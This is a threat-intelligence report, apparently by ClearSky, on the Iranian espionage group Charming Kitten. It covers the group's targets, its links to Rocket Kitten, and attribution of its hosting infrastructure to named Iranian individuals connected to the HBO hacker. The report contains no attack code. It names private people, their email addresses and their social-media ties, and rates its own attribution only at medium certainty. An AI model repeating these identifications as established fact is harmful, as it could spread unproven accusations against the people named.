



Charming Kitten

Iranian cyber espionage against human rights activists, academic researchers and media outlets - and the HBO hacker connection

ClearSky Cyber Security

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Introduction

Charming Kitten is an Iranian cyberespionage group operating since approximately 2014. This report exposes their vast espionage apparatus, active during 2016-2017. We present incidents of company impersonation, made up organizations and individuals, spear phishing and watering hole attacks. We analyze their exploitation, delivery, and command-and-control infrastructure, and expose DownPaper, a malware developed by the attackers, which has not been publicly documented to date.

Incidents documented in this report are likely a small fraction of the actual amount of targeted attacks, which may reach thousands of individuals. We expose more than 85 IP addresses, 240 malicious domains, hundreds of hosts, and multiple fake entities – most of which were created in 2016-2017. The most recent domains (*com-archivecenter[.]work*, *com-messengerservice[.]work* and *com-videoservice[.]work*) were registered on December 2nd, 2017, and have probably not been used in attacks yet.

We present the connection between Behzad Mesri, an Iranian national recently indicted for his involvement in hacking HBO, and Charming Kitten. We also identify other members of the group.

This report refers to two likely distinct groups, **Charming Kitten** and **Rocket Kitten**, together. This is not to say that the two groups are one, but that due to overlap in infrastructure, tools, targets, and modus operandi we are unable to precisely attribute each incident to one or the other. Further discussion appears in the section "Charming Kitten or Rocket kitten?"

Targets

The attackers' focus appears to be individuals of interest to Iran in the fields of **Academic research** (i.e. Iranists - Scholars who study Iran), **Human right** and **media**. Emphasis is given to Iranian dissidents living in Iran or abroad, and people who come in touch with Iranians or report on Iranian affairs such as journalists and reporters, media outlets covering Iran, and political advisors.

Most targets known to us are individuals living in Iran, the United States, Israel, and the UK. Others live in Turkey, France, Germany, Switzerland, United Arab Emirates, India, Denmark and other countries.

Notably, the attackers usually try to gain access to private email and Facebook accounts. They seek to infiltrate the targets' social network as a hop point to breach other accounts in their social network, or to collect information about their targets. Sometimes, they aim at establishing a foothold on the target's computer to gain access into their organization, but, based on our data, this is usually not their main objective, as opposed to other Iranian threat groups, such as Oilrig¹ and CopyKittens².

¹ <http://www.clearskysec.com/oilrig/>

² <http://www.clearskysec.com/tulip/>

Charming Kitten or Rocket kitten?

While Iranian threat actors have been well documented by security researchers, the inner workings of the ecosystem of Iran's hackers is not entirely clear. Groups can be vigorously active for years and then disappear abruptly, sometimes due to being publicly outed. Researchers make a best-faith effort to assign operations to certain groups, but the instability in the field makes the process challenging.

A case of these obscure lines can be found in a blogpost published in coordination and parallel to this report -“Flying Kitten to Rocket Kitten, A Case of Ambiguity and Shared Code”³ by Collin Anderson and Claudio Guarnieri. Flying Kitten (which is another name given by the security industry to Charming Kitten) was one of the first groups to be described as a coherent threat actor conducting operations against political opponents of the IRI (Islamic Republic of Iran) government and foreign espionage targets. FireEye’s publication of “Operation Saffron Rose” report, which described Flying Kitten’s operations against aviation firms, led to the dismantling of Flying kitten's infrastructure and the apparent end of its activities. Months later, another, seemingly distinct group, “Rocket Kitten,” would be described by a series of reports.

While the two groups exhibited different behaviors that lend credence to the assumption they were distinct, disclosures of private toolkits strongly suggest that Rocket Kitten had used Flying Kitten resources throughout its credential-theft operations. Moreover, Rocket Kitten had experimented with reusing malware that appeared to be an undisclosed precursor to Flying Kitten's “Stealer” agent documented by FireEye. These overlaps provide some indication that Rocket Kitten had some relationship to Flying Kitten – perhaps members of the latter joining the new team. Rocket Kitten has since largely subsided as a formidable actor, and repeating the theme of its predecessor now only appears in echoes of other campaigns.

Read -“Flying Kitten to Rocket Kitten, A Case of Ambiguity and Shared Code” here:
<https://iranthreats.github.io/resources/attribution-flying-rocket-kitten>.

Further information is available in "Appendix B - Previous reports about Charming Kitten and Rocket Kitten".

³ <https://iranthreats.github.io/resources/attribution-flying-rocket-kitten>

The HBO hacker and Charming Kitten

HBO hacking indictment

In November 21, 2017, the United States Department of Justice unsealed an indictment⁴ against **Behzad Mesri** (A.K.A “**Skote Vahshat**”)⁵ for his involvement hacking and extorting HBO, and for subsequently leaking the stolen content on the Internet. Leaked content included confidential information about upcoming episodes of the popular television series, “Game of Thrones,” and video files containing unreleased episodes of other television series created by HBO⁶.



According to the indictment, "Mesri is an Iran-based computer hacker who had previously worked on behalf of the Iranian military to conduct computer network attacks that targeted military systems, nuclear software systems, and Israeli infrastructure. At certain times, Mesri has been a member of an Iran-based hacking group called the **Turk Black Hat** security team".

Connection to Iranian government backed threat agent

Security researcher Collin Anderson of Iran Threats⁷ tagged Mesri's twitter account⁸ in a tweet⁹ suggesting that Mesri might be related to Charming Kitten.

⁴ <https://www.justice.gov/usao-sdny/pr/acting-manhattan-us-attorney-announces-charges-against-iranian-national-conducting>


⁵ <https://www.fbi.gov/wanted/cyber/behzad-mesri>

⁶ Other stolen content includes: (a) confidential video files containing unaired episodes of original HBO television programs, including episodes of “Barry,” “Ballers,” “Curb Your Enthusiasm,” “Room 104,” and “The Deuce”; (b) scripts and plot summaries for unaired programs, including but not limited to episodes of “Game of Thrones”; (c) confidential cast and crew contact lists; (d) emails belonging to at least one HBO employee; (e) financial documents; and (f) online credentials for HBO social media accounts (collectively, the “Stolen Data”).

⁷ <https://iranthreats.github.io/>

⁸ https://twitter.com/skote_vahshat

⁹ <https://twitter.com/CDA/status/932992141466279936>



Subsequently, we tried to find connections of Mesri to other activities and people mentioned in this report. Thanks to the public nature of how Mesri and other members of Turk Black Hat conducted their hacking activities and private online life, we could find several connections. This is not to say that the HBO hack was ordered by the Iranian government. Rather, we try to strengthen the assumption that Mesri was, at a certain time, part of, or related to Charming Kitten. In addition, we unmask other members of the group based on their connection to Mesri and to Charming Kitten infrastructure.

From Mesri to Charming Kitten

ArYaiEiRan (AKA *aryaieiran@gmail.com* AKA *aryaieiran@hotmail.com* AKA *mno_1988_fgh@yahoo.com*) is a 29 years old Iranian hacker and member of Turk Black Hat. Below is his profile page in "Iranian engineers club"¹⁰:

ArYaiEiRan's Activity		About Me	Post Areas
Basic Information			
Age:	29		
About ArYaiEiRan field:	Robotic Engineering		
Degree or Degree:	Undergraduate student		
Interests:	all		
Location:	Tehran		
Occupation:	web		
Contact			
This Page:	http://www.iran-eng.ir/		
Instant Messaging			
Send an Instant Message to ArYaiEiRan Using...			
	aryaieiran@HOTMAIL.COM		
	aryaieiran@gmail.com		
	aryaieiran		
	mno_1988_fgh		
Send a message via Skype™ to ArYaiEiRan Skype™ aryaieiran			

¹⁰ <http://www.iran-eng.ir/member.php/77662-ArYaiEiRan?langid=1>

A list of websites he defaced, listed on Zone-H¹¹:

www.zone-h.org/archive/notifier=ArYaleIrAn					
Total notifications: 94 of which 33 single ip and 61 mass defacements					
Legend: H - Homepage defacement M - Mass defacement (click to view all defacements of this IP) R - Redefacement (click to view all defacements of this site) L - IP address location ★ - Special defacement (special defacements are important websites)					
Date	Notifier	H	M	R	L ★ Domain
2015/05/27	ArYaleIrAn				 forum.hacker.ir/aria.php
2012/07/06	ArYaleIrAn			M	 xn--mgbt8db40c.com/aryaieiran....
2012/07/05	ArYaleIrAn				 www.parsihackers.ir/aryaieiran...
2012/06/20	ArYaleIrAn				 mihanhack.com/forums/aryaie.htm
2012/01/27	ArYaleIrAn				 www.alikhalilifar.ir/aryaieira...
2012/01/27	ArYaleIrAn			M	 www.vbiran.info/aryaieiran.html
2012/01/27	ArYaleIrAn			M	 ads.vbiran.ir/aryaieiran.html
2012/01/16	ArYaleIrAn	H			 hacked.ir
2012/01/16	ArYaleIrAn				 mihanbit.com/setting.php
2012/01/14	ArYaleIrAn	H	M		 zarghami.net
2011/11/21	ArYaleIrAn	H		R	 www.p30vel.net
2011/10/31	ArYaleIrAn	H	M		 forum3at.info
2011/10/31	ArYaleIrAn	H	M		 forum3at.in
2011/10/31	ArYaleIrAn	H	M		 forum3at.us
2011/10/31	ArYaleIrAn	H	M		 tv.forum3at.us
2011/10/31	ArYaleIrAn	H	M		 persiandesign.org
2011/09/12	ArYaleIrAn				 ir98music.com/aryaieiran.htm
2011/08/29	ArYaleIrAn	H			 aryaieiran.aradservers.net
2011/08/25	ArYaleIrAn			M	 donbaler.com/aryaieiran.html
2011/08/25	ArYaleIrAn			M	 donbaler.net/aryaieiran.html
2011/08/25	ArYaleIrAn				 sharetronix.ir/aryaieiran.html
2011/08/25	ArYaleIrAn			M	 llink.ir/aryaieiran.html

And a mirror page of a defacement he made in 2012, showing some of his team members and email address:



¹¹ <http://www.zone-h.org/archive/notifier=ArYaleIrAn>



The same email address, **aryaieiran@gmail.com**, shows up in the SOA (Start of Authority) record of multiple domains registered and used by Charming Kittens that are presented in this report. These include britishnews.com[.]co, britishnews[.]org, broadcastbritishnews[.]com and mehrnews[.]info. All these websites used **persiandns[.]net** as their NS (name server), as can be seen in PassiveTotal^{12 13}:

RISKIQ **britishnews.com.co** To

First Seen 2016-08-29 Registrar OnlineNIC, Inc. d/b/a... Registered + Cat
Last Seen 2017-11-28 Registrant ghaith

Show : 25 1-10 of 10 Sort : Last Seen Descending Download Copy

Value	First	Last	Type
britishnews.com.co	2016-11-18	2017-11-28	MX
aryaieiran@gmail.com	2016-11-05	2017-11-28	SOA
ns7.persiandns.net	2016-11-18	2017-11-28	SOA
britishnews.org	2017-04-25	2017-11-28	MX

britishnews.org Tours Upgrade ?

14 Registrar OnlineNIC Inc. Registered + Categorize
23 Registrant a

Show : 25 1-19 of 19 Sort : Last Seen Descending Download Copy

Value	First	Last	Type
ns7.persiandns.net	2016-11-30	2017-11-23	SOA
ns8.persiandns.net	2016-11-02	2017-11-23	NS
aryaieiran@gmail.com	2016-11-30	2017-11-23	SOA
britishnews.org	2016-11-30	2017-11-23	MX

¹² <https://community.riskiq.com/search/britishnews.org>

¹³ <https://community.riskiq.com/search/britishnews.com.co>

aryaieiran@gmail.com also registered persiandns[.]net, potentially indicating that he is the administrator of the services and an employee in the company:

2013-05-10
1 Domain Name: PERSIANDNS.NET
2
3 Registration Date: 08-May-2013
4 Expiration Date: 08-May-2014
5
6 Status:LOCKED
7 Note: This Domain Name is currently Locked.
8 This feature is provided to protect against
9 acquisition of the domain name,
10 as in this status the domain name cannot be
11 or modified.
12 Name Servers:
13 ns1.persiandns.net
14 ns2.persiandns.net
15 Registrant Contact Details:
16 ARYAIEIRAN
17 ARYAIE IRAN (ARYAIEIRAN@gmail.com)
18 Tehran

In a defacement, still online at the time of writing, both ArYaleIrAn and Skote_Vahshat, the HBO hacker, take credit as members of Turk Black Hat. This indicates that both were members of Turk Black Hat at the same time, and likely knew each other.

www.luganaparcoallago.com/2.html

Hacked ... !

This site hacked by : **TBH**
(TBH) Turk Black Hat .


Web Site : [TBH](#)

Remember TBH ;)

--["Iranian " Turk Black Hat Security Center]--

Thanks To : **skote_vahshat , ArYaleIrAn , BiLiWoW , Bl4ck.Viper , E2MA3N , 0day , mars**

persiandns[.]net hosting services, which hosted malicious domains used by charming kitten, redirects to mahanserver[.]ir, indicating it is the same company:




The about page (درباره ما) of mahanserver[.]ir leads to a 404 error page:




The CEO of mahanserver[.]ir is **Mohammad Rasoul Akbari** (A.K.A **ra3ou1**), likely the boss or partner of ArYaleIrA:



The two follow each other on twitter:




Akbari is a Facebook friend of the HBO hacker, Behzad Mesri ¹⁴.




¹⁴ <https://www.facebook.com/friendship/sk0te.vahshat/ra3ou1/>

On LinkedIn, MahanServer only has two employees: CEO Mohammad Rasoul Akbari and Mohammadamin Keshvari:



Interestingly, Mohammadamin Keshvari's profile picture is a pomegranate, like that of ArYalelRAN's twitter account¹⁵:



¹⁵ <https://twitter.com/aryaieiran>

Moreover, Mohammadamin Keshvari mentions in his LinkedIn profile that he works at *ARia Dc (ariadc[.]com, ariadc[.]net)* which was registered by *aryaieiran@gmail.com* for three days in 2013 before changing to a generic email¹⁶:

2013-05-10		2013-05-13	
1	Domain Name: ARIADC.NET	1	Domain Name: ARIADC.NET
2		2	
3	Registration Date: 08-May-2013	3	Registration Date: 08-May-2013
4	Expiration Date: 08-May-2014	4	Expiration Date: 08-May-2014
5		5	
6	Status:LOCKED	6	Status:LOCKED
7	Note: This Domain Name is currently Locked.	7	Note: This Domain Name is currently
8	This feature is provided to protect against fraudulent acquisition of the domain name,	8	This feature is provided to protect acquisition of the domain name,
9	as in this status the domain name cannot be transferred or modified.	9	as in this status the domain name ca or modified.
10		10	
11	Name Servers:	11	Name Servers:
12	ns1.ubhost.com	12	ns1.ariadc.com
13	ns2.ubhost.com	13	ns2.ariadc.com
14		14	
15	Registrant Contact Details:	15	Registrant Contact Details:
16	ARYAIEIRAN	16	ariadata
17	ARYAIE IRAN (ARYAIEIRAN@gmail.com)	17	ariadata (ariadc@gmail.com)
18	tehran	18	tehran


ARia Dc later turned into MahanServer, as can be seen in Waybac Machine:

¹⁶ Data from DomainTools whois history.

To sum up, the HBO hacker - **Behzad Mesri** is a member of Turk Black Hat along with **ArYaleIrAn**, who provides infrastructure for Charming Kitten activity via PersianDNS / Mahanserver together with **Mohammad Rasoul Akbari**, who is a Facebook friend of Behzad Mesri's. We tend to identify ArYaleIrAn with **Mohammadamin Keshvari**, because the latter is the only other employee of Mahanserver and works in a company whose domain was registered by the former (and both have a similar and unique profile picture).

We estimate with medium certainty that the three are directly connected to Charming Kitten, and potentially, along with others – are Charming Kitten.

We used SocialNet, Shadow Dragon's Maltego transform for social media analysis¹⁷ to analyze these connections and visually depict them, as can be seen below:



¹⁷ <https://shadowdragon.io/product/socialnet>

Delivery and Infection

Charming Kitten attack their targets using the following methods:

- **Made up organizations and people** – entities are made up to lure people into malicious websites or to receive malicious messages.
- **Impersonating real companies** – real companies are impersonated, making victims believe they are communicating or visiting the website of the real companies.
- **Watering hole attacks** – inserting malicious JavaScript code into breached strategic websites.
- **Spear phishing** – pretending to be Gmail, Facebook, and other services providers, or pretending to be a friend of the target sharing a file or a link.

